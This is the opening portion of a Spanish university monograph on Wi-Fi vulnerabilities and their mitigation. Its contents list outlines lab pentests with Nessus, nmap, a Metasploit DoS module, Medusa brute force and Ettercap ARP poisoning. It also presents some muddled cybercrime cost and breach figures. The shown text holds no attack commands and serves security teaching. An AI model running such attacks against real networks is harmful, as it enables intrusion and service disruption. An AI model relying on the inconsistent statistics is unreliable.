

MÉTODO PARA LA PREVENCIÓN Y MITIGACIÓN DE VULNERABILIDADES EN  
REDES WI-FI

DANIEL STEVEN CATAÑO GARCIA

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA – UNAD  
ESCUELA DE CIENCIAS BÁSICAS, TECNOLOGÍA E INGENIERÍA - ECBTI  
ESPECIALIZACIÓN EN SEGURIDAD INFORMÁTICA  
MANIZALES  
2021

MÉTODO PARA LA PREVENCIÓN Y MITIGACIÓN DE VULNERABILIDADES EN  
REDES WI-FI

DANIEL STEVEN CATAÑO GARCIA

MONOGRAFIA

ING YOLIMA ESTHER MERCADO

Tutora de Curso

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA – UNAD  
ESCUELA DE CIENCIAS BÁSICAS, TECNOLOGÍA E INGENIERÍA - ECBTI  
ESPECIALIZACIÓN EN SEGURIDAD INFORMÁTICA  
MANIZALES

2021

NOTA DE ACEPTACIÓN

---

---

---

---

\_\_\_\_\_  
Firma del Presidente de Jurado

\_\_\_\_\_  
Firma del Jurado

\_\_\_\_\_  
Firma del Jurado

Ciudad., Fecha sustentación

## **DEDICATORIA**

El presente trabajo es dedicado a Dios por darme la salud y oportunidad de realizar mis estudios, a mi familia, a mi abuela María, a mi madre Claudia, a mi tía Astrid, a mi pareja sentimental la psicóloga Isabel Arenas, quienes han sido parte fundamental en mi motivación y mi motor para desarrollar las actividades de investigación y culminar esta etapa de tesis de grado en mis estudios de seguridad informática.

## **AGRADECIMIENTOS**

Primeramente, agradezco a Dios, a mi familia, docentes, compañeros de clases y a la Universidad UNAD, facultad ECBTI, por la oportunidad y aceptarme como estudiante para adelantar mi posgrado en Seguridad informática, abriéndome las puertas en su seno investigativo, asimismo a mis docentes ingeniero Fernando Zambrano, ingeniero Alexander Larrahondo, ingeniera Yolima Mercado quienes con su pedagogía y su orientación día a día entregaron su conocimiento y paciencia para la realización y aprobación de este proyecto de investigación.

Este nuevo logro es gracias a ustedes; he alcanzado concluir exitosamente este proyecto que en principio pareció interminable y muy complejo, pero que gracias a su apoyo y voto de confianza he sabido aprovechar para una culminación exitosa.

## CONTENIDO

	Pág.
INTRODUCCIÓN .....	17
1 DEFINICIÓN DEL PROBLEMA .....	19
1.1 ANTECEDENTES DEL PROBLEMA .....	20
1.2 FORMULACIÓN DEL PROBLEMA.....	23
2 JUSTIFICACIÓN.....	24
3 OBJETIVOS.....	25
3.1 OBJETIVO GENERAL .....	25
3.2 OBJETIVOS ESPECÍFICOS .....	25
4 MARCO REFERENCIAL .....	26
4.1 MARCO TEÓRICO .....	26
4.2 MARCO CONCEPTUAL .....	29
4.3 MARCO HISTÓRICO.....	38
4.4 MARCO LEGAL .....	43
5 DESARROLLO DE LOS OBJETIVOS .....	48
5.1 IDENTIFICAR LAS VULNERABILIDADES MÁS COMUNES A LAS QUE SE EXPONEN LAS REDES WIFI, CON EL FIN DE DEFINIR UN ESCENARIO REALISTA PARA LAS PRUEBAS DE SIMULACIÓN.....	48
5.2 TESTAR LAS VULNERABILIDADES DEL ESCENARIO DEFINIDO MEDIANTE LA EJECUCIÓN DE PRUEBAS DE PENTESTING EN EL AMBIENTE CONTROLADO.....	54
5.2.1 INSTALACIÓN DEL ESCÁNER DE VULNERABILIDADES NESSUS.....	58
5.2.2 REPORTE DE VULNERABILIDADES DEL NESSUS.....	63
5.3 ATAQUE DENEGACIÓN DEL SERVICIO DOS MODULO MAXCHANNEL	67
5.4 ATAQUE CON FUERZA BRUTA MEDUSA.....	70
5.5 ATAQUE MITM DE ACUERDO AL REPORTE ARROJADO POR NESSUS CON AYUDA DE LA HERRAMIENTA DEL REPOSITORIO DE KALI ETTERCAP	

5.6	GENERAR DE MANERA METÓDICA RECOMENDACIONES Y BUENAS PRÁCTICAS PARA CONTRIBUIR EN LA PREVENCIÓN Y MITIGACIÓN DE VULNERABILIDADES IDENTIFICADAS EN REDES WIFI A PARTIR DE LOS RESULTADOS DEL ANÁLISIS DE LA SIMULACIÓN.....	81
5.6.1	CONFIGURAR Y ROBUSTECER LA SEGURIDAD DE ACCESS POINT.....	83
5.6.2	PERMITIR UNA AUTENTICACIÓN Y EL CIFRADO EN LA CONFIGURACIÓN DEL ACCESS POINT.....	84
5.6.3	IMPLEMENTACIÓN DE SEGURIDAD CON WPA 2 O WPA3 (ACCESO PROTEGIDO A WIFI).....	85
5.6.4	UTILIZAR EL ESTÁNDAR 802.11I PARA APLICAR WPA2.....	85
5.6.5	AUTENTICACIÓN ADICIONAL CON EL CIFRADO DE EXTREMO A EXTREMO.....	85
5.6.6	ADOPTAR POLÍTICAS PARA LA RED INALÁMBRICA.....	86
5.6.7	PUESTA EN MARCHA DE DISPOSITIVOS AMIGABLES CON EL USUARIO PARA SER CONFIGURABLES.....	89
5.6.8	UTILIZAR MÉTODOS PARA DETECCIÓN DE INTRUSOS.....	90
5.6.9	CAPACITAR A LOS USUARIOS E IMPARTIR INSTRUCCIÓN.....	90
5.6.10	IMPLEMENTAR OPCIONES DE DEFENSA PARA CONFUNDIR A LOS CIBERATAQUES.....	91
5.6.11	USAR HONEY POT WIFI.....	91
5.6.12	IMPLEMENTAR PROTOCOLO SEGURO DE TRANSFERENCIA DE HIPERTEXTO HTTPS.....	92
5.6.13	USO PERMANENTE DE VPN.....	92
5.6.14	MANTENER LOS PARCHES DE SISTEMAS OPERATIVOS Y ACTUALIZACIONES DE SOFTWARE AL DÍA.....	93
5.6.15	VERIFICAR DE ACUERDO A COMPATIBILIDAD LOS ANTIVIRUS Y ANTISPYWARE.....	94
5.6.16	ELIMINAR SOFTWARE INNECESARIO Y NO ALTERAR LAS CARACTERÍSTICAS PREDETERMINADAS INNECESARIAS.....	95
5.6.17	IMPLEMENTAR UNA HERRAMIENTA DE ANÁLISIS IDS/IPS EN LA RED WLAN.....	96
5.6.18	VERIFICAR EL HISTORIAL DE UN HOST O DISPOSITIVO PREVIA CONEXIÓN A LA RED INALÁMBRICA.....	96
5.6.19	USO DE UN CORTAFUEGOS O FIREWALL.....	97
5.6.20	IMPLEMENTACIÓN DE ANTI-MALWARE.....	98
5.6.21	PRÁCTICAS PARA COMBATIR AL SPYWARE O PROGRAMA ESPÍA	
	99	
6	CONCLUSIONES.....	100
7	RECOMENDACIONES DE REMEDIACIÓN PARA LAS VULNERABILIDADES Y ATAQUES.....	101

7.1	PREVENCIÓN PARA ATAQUE A SSH (SECURE SHELL):.....	102
7.2	PREVENCIÓN PARA ATAQUE POR ENVENENAMIENTO ETTERCAP (HOMBRE EN EL MEDIO):.....	103
7.3	ATAQUE MYSQL USANDO EL EXPLOIT MYSQL_LOGIN:.....	104
7.4	PREVENCIÓN PARA ATAQUE A VULNERABILIDAD MS12-020.....	105
7.5	PREVENCIÓN PARA ATAQUE A VULNERABILIDAD MS11-030.....	106
8	DIVULGACIÓN.....	108
9	BIBLIOGRAFÍA.....	109
10	ANEXOS.....	119
10.1	ANEXO A. SUSTENTACIÓN: .....	119
10.2	ANEXO B. RAE.....	119



## LISTA DE FIGURAS

	Pág.
Figura 1 proyección en costos de delitos informáticos 2021 .....	21
Figura 2 Red Inalámbrica con AP .....	27
Figura 3 Evolución de telecomunicaciones y WIFI.....	42
Figura 4 Código ética en Colombia.....	43
Figura 5 Ejemplo de aplicación de ataque fuerza bruta: HYDRA.....	50
Figura 6 funcionamiento RADIUS SERVER 1 .....	53
Figura 7 Diagrama de Topología de red .....	55
Figura 8 pantalla principal KALI LINUX.....	56
Figura 9 pantalla principal Windows Server 2008 .....	56
Figura 10 Actualización de librerías KALI .....	57
Figura 11 Verificación conectividad entre los dos equipos.....	57
Figura 12 Escáner de vulnerabilidades Nessus .....	58
Figura 13 Pantalla de descarga del escáner de vulnerabilidades NESSUS .....	59
Figura 14 protocolo de instalación NESSUS.....	59
Figura 15 Verificación de archivo instalación NESSUS .....	60
Figura 16 protocolo de instalación NESSUS desde la terminal KALI.....	61
Figura 17 ingreso por el navegador mediante puerto 8834 al NESSUS .....	61
Figura 18 Visualización pantalla principal y configuración de objetivos a escanear .....	62
Figura 19 ingreso a la bandeja de escaneos de IP del NESSUS.....	63
Figura 20 Reporte extractado del escáner de vulnerabilidades .....	63
Figura 21 listado extractado del escáner de vulnerabilidades.....	64
Figura 22 listado extractado del escáner de vulnerabilidades.....	64
Figura 23 nmap -- script vuln para hallar nuevas vulnerabilidades .....	65
Figura 24 vulnerabilidades encontradas en el equipo victima con Nmap.....	66
Figura 25 inicialización del METASPLOIT FRAMEWORK.....	67
Figura 26 Configuración del exploit y modulo auxiliar para ataque DOS .....	68

Figura 27 visualización con show options para agregar dirección IP equipo victima .....	68
Figura 28 Ejecución del ataque Dos en Metasploit desde el equipo atacante .....	69
Figura 29 Visualización ataque Dos.....	70
Figura 30 Descarga del diccionario para ataque fuerza bruta.....	71
Figura 31 Verificación de los comandos para realizar el ataque fuerza bruta .....	71
Figura 32 Ejecución del diccionario y descifrado correcto del password .....	72
Figura 33 prueba de conectividad maquina víctima y atacante.....	73
Figura 34 Interfaz gráfica de Ettercap.....	74
Figura 35 Búsqueda de direcciones IP de las víctimas .....	74
Figura 36 Víctima encontrada y adición de target 1 y target 2 .....	75
Figura 37 iniciar con botón play en el menú MAN IN THE MIDDLE.....	75
Figura 38 Ejecución del comando ARP -a .....	76
Figura 39 Ping -n 1 192.168.8.1 Situación normal .....	77
Figura 40 Captura WireShark trafico normal.....	78
Figura 41 análisis de WireShark del ataque en curso .....	78
Figura 42 Ataque ARP efectivo .....	79
Figura 43 Ataque ARP detenido .....	79
Figura 44 Normalidad recuperada .....	80
Figura 45 uso de VPN.....	93

## GLOSARIO

**Ciberguerra:** es un ataque cuya finalidad por norma general es política. En este contexto, los ciberdelincuentes recopilan la mayor información posible y datos relevantes donde puedan comprometer, en un futuro cercano, a un partido político o un gobierno. (Universidad de Barcelona, s.f.)

**Ciberterrorismo:** esta es otra forma de amenaza común, pero en esta oportunidad, aunque también se intenta reunir el máximo de información, el objetivo es diferente, puesto que es crear un ambiente de terror entre los ciudadanos de una nación o país. (Universidad de Barcelona, s.f.)

**Cibercrimen:** es una de las amenazas más comunes y la que más se suele ocasionar en todo tipo de países; a través de esta, los hackers acceden a los sistemas informáticos protegidos e intentan usurpar la información más relevante.

**Hacking:** se puede definir como “la búsqueda y explotación de vulnerabilidades de seguridad en sistemas o redes”.

En otras palabras, el hacking consiste en la detección de vulnerabilidades de seguridad, y también engloba la explotación de las mismas.

**Wep:** desarrollado para redes inalámbricas y aprobado como estándar de seguridad Wi-Fi en septiembre de 1999. WEP debía ofrecer el mismo nivel de seguridad que las redes cableadas, sin embargo hay un montón de problemas de seguridad conocidos en WEP, que también es fácil de romper y difícil de configurar.

**Wap:** al igual que WEP, después de haber sido sometida a pruebas de concepto y a demostraciones públicas aplicadas, resultó ser bastante vulnerable a la intrusión.

Sin embargo, los ataques que más amenazaban el protocolo no fueron los directos, sino los que se realizaron con el sistema Wps (Wi-Fi protected setup), un sistema auxiliar desarrollado para simplificar la conexión de los dispositivos a los puntos de acceso modernos.

Bluetooth: protocolo específico implementado en redes inalámbricas de área, a corta distancia, sirve para transmitir voz y datos a través de radiofrecuencia en banda asignada de 2.4GHZ.

Pentesting: Prueba de penetración o también llamado pentest, esta técnica permite explotar y atacar a un sistema de información para encontrar vulnerabilidades o fallos de seguridad y así generar planes de trabajo en seguridad.

Malware: su etimología al español proviene de la palabra Malicious Software o software malicioso, este puede ser una aplicación que tiene el objetivo de ingresar a un sistema y causar daños, instalando, espionando e infiltrando a un ordenador, teléfonos Smartphone o cualquier dispositivo con sistema operativo.

Vulnerabilidad: se considera una debilidad en un sistema informático, la cual puede ser aprovechada por un ciberataque, con el propósito de ingresar sin autorización, pasar por alto las restricciones y protocolos de seguridad, para ejecutar código malicioso, ingresar a una memoria, robar, sustraer datos de alta sensibilidad y privacidad.

RANSOMWARE: ataque cibernético propagado por un pirata cibernético o hacker de sombrero negro, hace parte de la familia de malware, impide el inicio de sesión a los archivos o al sistema por parte del usuario, exigiendo un pago o recompensa por ese rescate, actualmente los ciberdelincuentes piden pago por criptomonedas o pagos en línea con tarjetas de crédito.

Cifrado: es convertir datos e información desde un formato legible a un nuevo formato con códigos, para ser leídos y procesados después de tener una llave para su descifrado, es un elemento primario y esencial en seguridad de información y datos, es la primera instancia y barrera para impedir el robo y sustracción de información y datos.

Antivirus: Dentro de las buenas prácticas de seguridad información, se recomienda instalar y actualizar sólidamente el antivirus en sistema operativo, sirve para rastrear, diagnosticar, detectar y eliminar virus; asimismo desinfectar archivos y prevenir infecciones masivas a los archivos.

Firewall: llamado cortafuegos en español, es un sistema que previene y protege una red privada, cuando se siente amenazado por intrusiones o ataques de otras redes, generando una interrupción en el tráfico entrante, pueden trabajar tanto en el hardware como en el software.

Intrusión: acceso a un sistema informático de manera remota o directa; el ingreso es desde otro equipo con un sistema ajeno, esta se suscita en redes privadas o públicas, este acceso a otra red podría comisionarse en conducta punible en el marco delictivo, se produce para conocer datos, alterarlos u obtener copia de los mismos, vulnerando y transgrediendo los protocolos de seguridad.

## RESUMEN

En la actualidad se puede denotar la frecuencia con que es vulnerada la seguridad informática en los entornos y ambientes laborales, educativos entre otros, tal cual lo enuncian trabajos de campo como los de análisis y modelado de vulnerabilidades que comprueban de que los sistemas informáticos son muy complejos, la responsabilidad de protegerlos se distribuye entre muchas partes a menudo con intereses en conflicto, también las amenazas pueden provenir de cualquier persona, lugar y momento, la seguridad de red define las vulnerabilidades para este caso a través de WIFI y de ondas de radio electromagnéticas que serán recepcionadas en puertos, los cuales a través de la experticia en seguridad se podrán diseñar métodos de prevención en etapa temprana y así blindar los sistemas de información que son utilizados por todos los usuarios en la ejecución de diferentes tareas y actividades,<sup>1</sup> se profundizará sobre pruebas pentesting, defensa y ataques al uso de las comunicaciones inalámbricas mediante estándares como el WIFI y demás dispositivos inalámbricos , precisamente el Access Point o Router que usualmente es la puerta inicial a la conexión de red que tenemos mediante los Router de borde ISP (Proveedor de servicios de internet).

Como soporte final un análisis detallado y diagnóstico de vulnerabilidades en comunicaciones inalámbricas para llevar a cabo un estudio profundo, el cual será tratado por un equipo de análisis de seguridad informática al identificar, proteger, detectar y dar contestación a los incidentes de seguridad informática, que son ocasionados a través de ondas de radio, cuando determinado dispositivo inalámbrico solicita la descarga del archivo o información para su captura y

---

<sup>1</sup> **BROWN Mikeera; POLLOCK Shawnoah; ELMANNAI Wafa;Michael Joseph;Khaled Elleithy**, IEEE 10th Annual Ubiquitous Computing, Electronics & Mobile Communication Conference (UEMCON) .2019.

decodificación, es entonces como se pueden vulnerar los protocolos de seguridad en conexiones WIFI tales como: WEP, WPA, WPA2, WPA3, afectando a los principios en seguridad informática de disponibilidad, confidencialidad e integridad.

## **ABSTRACT**

At present, the frequency with which computer security is violated in work environments and environments, educational among others, can be denoted, as is stated in field work such as vulnerability analysis and modeling that prove that computer systems are very complexes, the responsibility to protect them is distributed among many parties often with conflicting interests, also threats can come from any person, place and time, network security defines the vulnerabilities for this case through WIFI and radio waves electromagnetic that will be received in ports, which through security expertise can design prevention methods at an early stage and thus shield the information systems that are used by all users in the execution of different tasks and activities, will be deepened on testing pentesting, defense and attacks on the use of wireless communications med Using standards such as WIFI and other wireless devices, precisely the Access Point or Router that is usually the initial gateway to the network connection that we have through the ISP (Internet Service Provider) edge routers.

As final support, a detailed analysis and diagnosis of vulnerabilities in wireless communications to carry out an in-depth study which will be treated by a computer security analysis team when identifying, protecting, detecting and responding to computer security incidents that are caused. Through radio waves when a certain wireless device requests the download of the file or information for its capture and decoding, it is then that the security protocols in WIFI connections such as: WEP, WPA, WPA2, WPA3 can be violated, affecting the principles in computer security of availability, confidentiality and integrity.



## INTRODUCCIÓN

Desde hace varios años, la conceptualización de todo lo relacionado a los términos de la ciberseguridad se ha convertido en un modelo entre las organizaciones, empresas, corporaciones e instituciones educativas y centros de formación académica, debido a que la informática es una herramienta habitual en las diferentes organizaciones, en donde para mantener los sistemas a salvo hacen falta muchas medidas de seguridad que ayuden a evitar estar expuestos a diferentes riesgos. Más para esta anualidad que hemos sido afectados por un fenómeno nuevo como lo es, la pandemia COVID19 la cual imposibilita el trabajo y las reuniones presenciales entre personas, en todos los ámbitos, es entonces cuando se genera una incidencia en fortalecer la seguridad informática y los diferentes medios de transmisión de telecomunicaciones , plataformas usadas frecuentemente hoy para todo tipo de reuniones tales como : CISCO WEBEX, MEET, SKYPE, MICROSOFT TEAMS, WHATSAPP, FACEBOOK, HUAWEI COMMUNICATIONS, ZOOM entre otros, toda vez que muchos piratas informáticos intentan vulnerar las diferentes reuniones para extraer información y la autenticidad de las conferencias.

Equiparable a lo que se conoce como seguridad de la tecnología de la información, complementando con un gran número de técnicas y métodos para proteger los sistemas de las organizaciones, así como los diferentes dispositivos o las redes de las organizaciones. Implementando algunas herramientas que están disponibles, el sistema de una organización estará protegido de los ataques informáticos, hackeos o cualquier robo de datos o identidad.

Por lo anterior, es importante dotar las redes inalámbricas, el estándar WIFI y el sistema con las mejores medidas, siempre se debe tener en cuenta cómo va evolucionando este concepto y siempre estar actualizando las nuevas herramientas con sus respectivos parches a que haya lugar, toda vez que van

apareciendo nuevos ataques, vulnerabilidades y amenazas poniendo en riesgo los datos e información.

## 1 DEFINICIÓN DEL PROBLEMA

Actualmente en todas las instituciones y empresas se necesita el acceso a internet como un servicio indispensable para desarrollar cualquier actividad, como investigar, conocer, interactuar y demás actividades laborales como personales, este acceso va ligado al derecho humano básico a la educación y apoya el desarrollo sostenible garantizando una educación inclusiva, equitativa y de calidad que promueve las oportunidades de aprendizaje para todas las personas, generando educación para los individuos a fin de construir prosperidad económica y exitosa como persona, la falta de conexión o el poco ancho de banda impide la cobertura y el uso extendido de la internet entonces se pierde esa alfabetización digital que necesitan todos los individuos<sup>2</sup>; se puede notar y demostrar que se presentan grandes vulnerabilidades en las modalidades de estudio netamente virtual, que puede ser blanco de diferentes ataques informáticos por medio de la red inalámbrica y más cuando se tienen malas conexiones en áreas de nuestra vivienda o empresa donde los estudiantes adelantan sus informes, tareas y demás preparaciones de producciones académicas.

En atención a que se necesita un buen acceso a la red internet y una óptima velocidad tanto como para descarga, como para subida de información, es necesario y pertinente este servicio para la ejecución y culminación satisfactoria de las diferentes actividades que involucran la comunidad estudiantil.

Con este trabajo se pretende aportar a la comunidad estudiantil, empresas y demás organizaciones un informe técnico con conocimiento comprobado para la comprensión sobre las vulnerabilidades al WIFI y a los equipos informáticos que integran la red, asimismo se da la posibilidad de buscar una solución y aplicarla para resolver las dificultades de seguridad informática cuando se tiene el acceso a

---

<sup>2</sup> **SOUTER David**, Acceso a Internet y educación: Consideraciones clave para legisladores, [En línea]. 2017, disponible en: <https://www.internetsociety.org/es/resources/doc/2017/internet-access-and-education/>

internet que presentan los estudiantes y demás organizaciones privadas, empresas, entre otras. Cabe destacar que al desarrollar este trabajo se podrán tomar las medidas y herramientas preventivas a fin de contener los ataques vía ondas radioeléctricas, con puntos exactos de posiciones que están más afectadas por el WI FI y se recomendará sus respectivas soluciones, pero cuál es el método para la identificación de vulnerabilidades en redes WIFI a través de algunas pruebas de penetración o pentesting en un ambiente virtual controlado.

## 1.1 ANTECEDENTES DEL PROBLEMA

De acuerdo a investigación y verificación realizada en la web<sup>3</sup> los problemas, las falencias, los bugs, los agujeros, brechas y errores de los desarrolladores de software en la ejecución de sus proyectos y en la arquitectura de los mismos, se han convertido en una incesante lucha por establecer un aseguramiento de la información y por crear un sistema de anticipación de prevención efectivo y absoluto ante los inminentes ataques informáticos que a diario son ejecutados.

Para marzo del 2021 los ataques cibernéticos en todas sus modalidades crecen y mutan con el conocimiento de los ciberdelincuentes lo que conlleva a un robusto fortalecimiento en la seguridad integral de un sistema de información, los ataques informáticos buscan apoderarse de información sensible, financiera y económica, interponiéndose así a las empresas en especial a las pequeñas, que no cuentan con la inversión pertinente y los recursos necesarios para proteger sus activos de información , según informe del FBI(2020) <sup>4</sup>, el costo de un solo delito cibernético

---

<sup>3</sup> **AHLGREN Matt**, ESTADÍSTICAS Y HECHOS DE CIBERSEGURIDAD PARA 2021, [En línea]. 2021, Disponible en <https://www.websitehostingrating.com/es/internet-statistics-facts/>

<sup>4</sup> **Trustnetwork**, Costos de la ciberdelincuencia. El Ciberdelito Costará Al Mundo \$10,5 Billones Anuales para 2025, [En línea]. 2020, Disponible en <https://www.trust-network.net/post/costos-de-la-ciberdelincuencia-el-ciberdelito-costar%C3%A1-al-mundo-10-5-billones-anuales-para-2025>

es de 1 billón de dólares (\$3,708,000,000,000,000.00 pesos colombianos) con un aumento del 50% en comparación con la anualidad 2018, se prevé que para el 2025 el cibercrimen alcanzará una meta de \$10.5 billones de dólares como se puede ver en la Figura 1; el RANSOMWARE es la amenaza principal y más comúnmente utilizada en los ataques a nivel internacional, recordar que esta clase de ataque tiene como característica propagarse a través de los email con un texto de interés, analizado y estudiado desde el punto de la ingeniería social, donde se busca suplantar la identidad de alguna empresa o institución que esté relacionada con la víctima, o que en algún momento de su vida haya tenido algún tipo de injerencia, allí se tiene incrustado un malware o software de explotación que se instala en el sistema operativo y se toma el control del sistema, el cual procede de forma inmediata a cifrar y encriptar toda la información de interés y archivos de las carpetas más comunes, generándose una exigencia de un pago por liberar esa información la mayoría de ocasiones en criptomonedas como BITCOIN, como si fuese una extorsión informática.

#### **Figura 1 proyección en costos de delitos informáticos 2021**

Predicción para 2021 de los costos globales de daños por delitos cibernéticos:

- \$ 6 billones al año
- \$ 500 mil millones al mes
- \$ 115.4 mil millones a la SEMANA
- \$ 16.4 mil millones al día
- \$ 684.9 millones por HORA
- \$ 11.4 millones por MINUTO
- \$ 190 mil por SEGUNDO

Fuente: propia

Por otra parte, según antecedentes de los ataques informáticos más del 70% de las empresas<sup>5</sup> a nivel internacional no están preparadas para recibirlos, también estudios aplicados indican que las fallas en seguridad informática y la generación de las vulnerabilidades es responsabilidad de un 90% de los funcionarios y de las personas que integran las organizaciones, en septiembre del 2020 mediante ataque de Ransomware se vulneró un hospital ubicado en la ciudad de DUSSELDORF al oeste de ALEMANIA se encriptaron 30 servidores de información, entonces una mujer paciente de ese hospital requería con urgencia un tratamiento médico, quien no pudo obtenerlo y debió ser trasladada a otras instalaciones médicas a mucha distancia, ocasionando la muerte de esta mujer.<sup>6</sup>

Seguidamente las problemáticas históricas indican que los correos electrónicos, en especial el No Deseado es el método más efectivo para atacar un sistema de información, generando correos electrónicos atractivos al usuario, con información llamativa buscando se genere un clic a una imagen o enlace y de inmediato generar descargo del archivo infectado; según información de Fuente: varonis.com, después de inspección profunda a 6.2 millones de tipos de archivos de diferentes extensiones que tenían información de salud y financiera, 1 de cada 5 archivos no tenían ningún cifrado, es decir estaban abiertos al acceso de cualquier persona a través de red y de forma remota, y 2 de 5 empresas auditadas en esta inspección tienen más de 1000 archivos de forma abierta con la visibilidad pública así contengan información de carácter confidencial reservada.

Según Cisco.com (2018) se establece que de acuerdo a los archivos y extensiones más comunes que se abren con software malicioso, son basados en Microsoft office en especial en tres categorías: Word, Excel y PowerPoint, con un

---

<sup>5</sup> **FERNANDEZ, María** , Ciberataques que matan a las empresas, [En línea]. , Madrid, 2020, Disponible en [https://elpais.com/economia/2020/02/14/actualidad/1581694252\\_444804.html](https://elpais.com/economia/2020/02/14/actualidad/1581694252_444804.html)

<sup>6</sup> **FIRCH Jason**, 10 tendencias de seguridad cibernética que no puede ignorar en, Viena , Virginia [En línea]. 2021. disponible en <https://purplesec.us/cyber-security-trends-2021/>

porcentaje del 38% en archivos de este tipo contaminados, los cuales son compartidos a través de correo electrónico con vectores de amenazas.

La empresa IBM.com describe que en atención a la pandemia mundial del COVID -19 se ha incrementado el trabajo remoto o trabajo desde casa, generando mayor ocupación del espacio digital, es decir las empresas se encuentran siempre en línea, al tener ese incremento del trabajo de remoto paralelamente crecieron los ataques y la violación de datos sensibles, en un total de \$137.000 dólares.

Un dato importante es el de conocer, cuál ha sido el ataque más infame históricamente, este fue ocasionado a Yahoo para agosto del 2013, donde los ciberdelincuentes vulneraron sus sistemas sin ninguna ética profesional y se apropiaron y expusieron más de 500 millones de cuentas de usuarios y correos del servidor Yahoo, afectando a más de mil millones de cuentas de usuarios.<sup>7</sup>

## 1.2 FORMULACIÓN DEL PROBLEMA

¿Cómo la adopción de un método de pentest puede ayudar a la prevención y mitigación de las vulnerabilidades identificadas en las redes WIFI?

---

<sup>7</sup> ALVAREZ Raul, El hackeo a Yahoo fue más grave de lo que pensábamos: 3.000 millones de cuentas robadas (todas las que tenía en 2013), [En línea]. 2017 Disponible en <https://www.xataka.com/seguridad/el-hackeo-a-yahoo-fue-mas-grave-de-lo-que-pensabamos-3-000-millones-de-cuentas-robadas-todas-las-que-tenia-en-2013>

## 2 JUSTIFICACIÓN

La información es un activo primordial para cualquier organización, empresas instituciones educativas entre otros, hoy en día en tiempos de pandemia el mundo ha evolucionado a un universo virtual donde las telecomunicaciones y las tecnologías de la información convergen y dominan todo lo correlacionado a los ámbitos en los cuales viven los seres humanos, pero esto no es causal de exoneración de las vulnerabilidades que a diario surgen, como las visualizaremos en el desarrollo de este trabajo, del cual se ponderaran las pautas de las correcciones y hábitos que se deben adoptar para diferentes ciberataques que no dimensionamos de forma consciente a través de una simple conexión a una red inalámbrica; este trabajo servirá ampliamente de referente para las universidades, instituciones educativas quienes se encuentran accediendo a la formación académica a través de las diferentes plataformas streaming, las cuales igual que la conectividad WIFI, también incluyen sus vulnerabilidades, que se perfeccionan y evolucionan diariamente.

En este trabajo se precisa sobre la importancia y la necesidad de acceder a una red inalámbrica que se fundamente en las normatividades y estándares que rigen la internet como un servicio de primera necesidad para las personas, si bien es cierto que se cuenta con protocolos de seguridad inalámbrica como los cifrados WEP, WPA, WPA2, siendo este último protocolo el estandarizado por defecto en la mayoría de redes de hogares, se han identificado vulnerabilidades que no discriminan por tipo de dispositivo, sino que se fijan es en que protocolo se conectan y en cual trabajan, es decir obviando características concretas de los proveedores y fabricantes en sus dispositivos.



## **3 OBJETIVOS**

### **3.1 OBJETIVO GENERAL**

Adoptar un método de pentest para la prevención y mitigación de vulnerabilidades en red WIFI a partir del análisis de pruebas de pentesting en el ambiente controlado.

### **3.2 OBJETIVOS ESPECÍFICOS**

I. Identificar las vulnerabilidades más comunes a las que se exponen las redes WIFI, con el fin de definir un escenario realista para las pruebas de simulación.

II. Testar las vulnerabilidades del escenario definido mediante la ejecución de pruebas de pentesting en el ambiente controlado.

III. Generar de manera metódica recomendaciones y buenas prácticas para contribuir en la prevención y mitigación de vulnerabilidades identificadas en redes WIFI a partir de los resultados del análisis de la simulación.

## 4 MARCO REFERENCIAL

### 4.1 MARCO TEÓRICO

Una red es definida como un conjunto de computadores y equipos informáticos con el fin de interactuar entre si y generar un proceso de intercambio de paquetes datos e información, este comportamiento aplica para redes cableadas y redes Wireless (inalámbricas sin cables de comunicación). Cuando se crea una red de puntos de acceso, el alcance de este equipo para usuarios que se quieren conectar a él se llama “celda”. Usualmente se hace un estudio para alcanzar máxima cobertura con la mínima cantidad de AP. De este modo, un usuario con un portátil, podría moverse de un AP a otro sin perder su conexión de red.<sup>8</sup>

Los puntos de acceso antiguos, solían soportar solo a 15 a 20 usuarios. Hoy en día los modernos AP pueden tener hasta 255 usuarios con sus respectivos ordenadores conectándose a ellos.


Si se conectan muchos Access Point juntos, se puede llegar a crear una enorme red con miles de usuarios conectados como lo indica la Figura 2, sin necesidad de cableado y moviéndose libremente de un lugar a otro con total comodidad<sup>9</sup>.

---

<sup>8</sup> **FERNANDEZ** María Elena y **MADRIGAL** Oliva. Vulnerabilidades en redes WIFI. Trabajo de grado Master ingeniería de telecomunicación. Catalunya: Universidad Oberta de Catalunya. Facultad de Telemática, 2020.19-27 p.

<sup>9</sup> **ORDENADORES Y PORTÁTILES**. Que es Access Point? ¿para qué sirve un punto de acceso? [En línea] (2013). Disponible en <http://www.ordenadores-y-portatiles.com/punto-de-acceso.html>

**Figura 2 Red Inalámbrica con AP**



Fuente: propia

Varun Pande, En su artículo “*geo Localización Móvil y Wi-Fi Usando Google Latitud*”<sup>10</sup> afirma que la aplicación de ubicación más comúnmente utilizado para los dispositivos móviles inalámbricos es Google Latitud. Con el uso de una cuenta de Google, el usuario puede establecer su ubicación en un mapa, ver la ubicación de otros y tener control sobre su ubicación privada<sup>11</sup>. Plantea también que, con el fin de conseguir la ubicación de un dispositivo móvil en la red GSM es posible sincronizar el teléfono con satélites GPS. Pero si la sincronización entre los satélites y nuestra aplicación falla, es posible utilizar la red inalámbrica para obtener los datos de localización. De igual manera, un equipo de escritorio puede determinar su ubicación si dispone de una conexión a Internet cableada o inalámbrica. A diferencia de este autor, en nuestro caso se ha utilizado un receptor GPS para conocer la ubicación en tiempo real de cada punto analizado, y un software de redes para capturar la información del nivel de potencia de la señal Wi-Fi.

---

<sup>10</sup> **VARUN** Pande, W. E. Mobile and Wi-Fi Geo location Using Google Latitude. Department of Computer Science and Engineering, 2013,p. 5.

<sup>11</sup> **CHING RUE** JING William Teh1, B. L. Uniwide WIFI based positioning system. Technology and Society (ISTAS), IEEE International Symposium on. Wollongong,NSW. 2010.

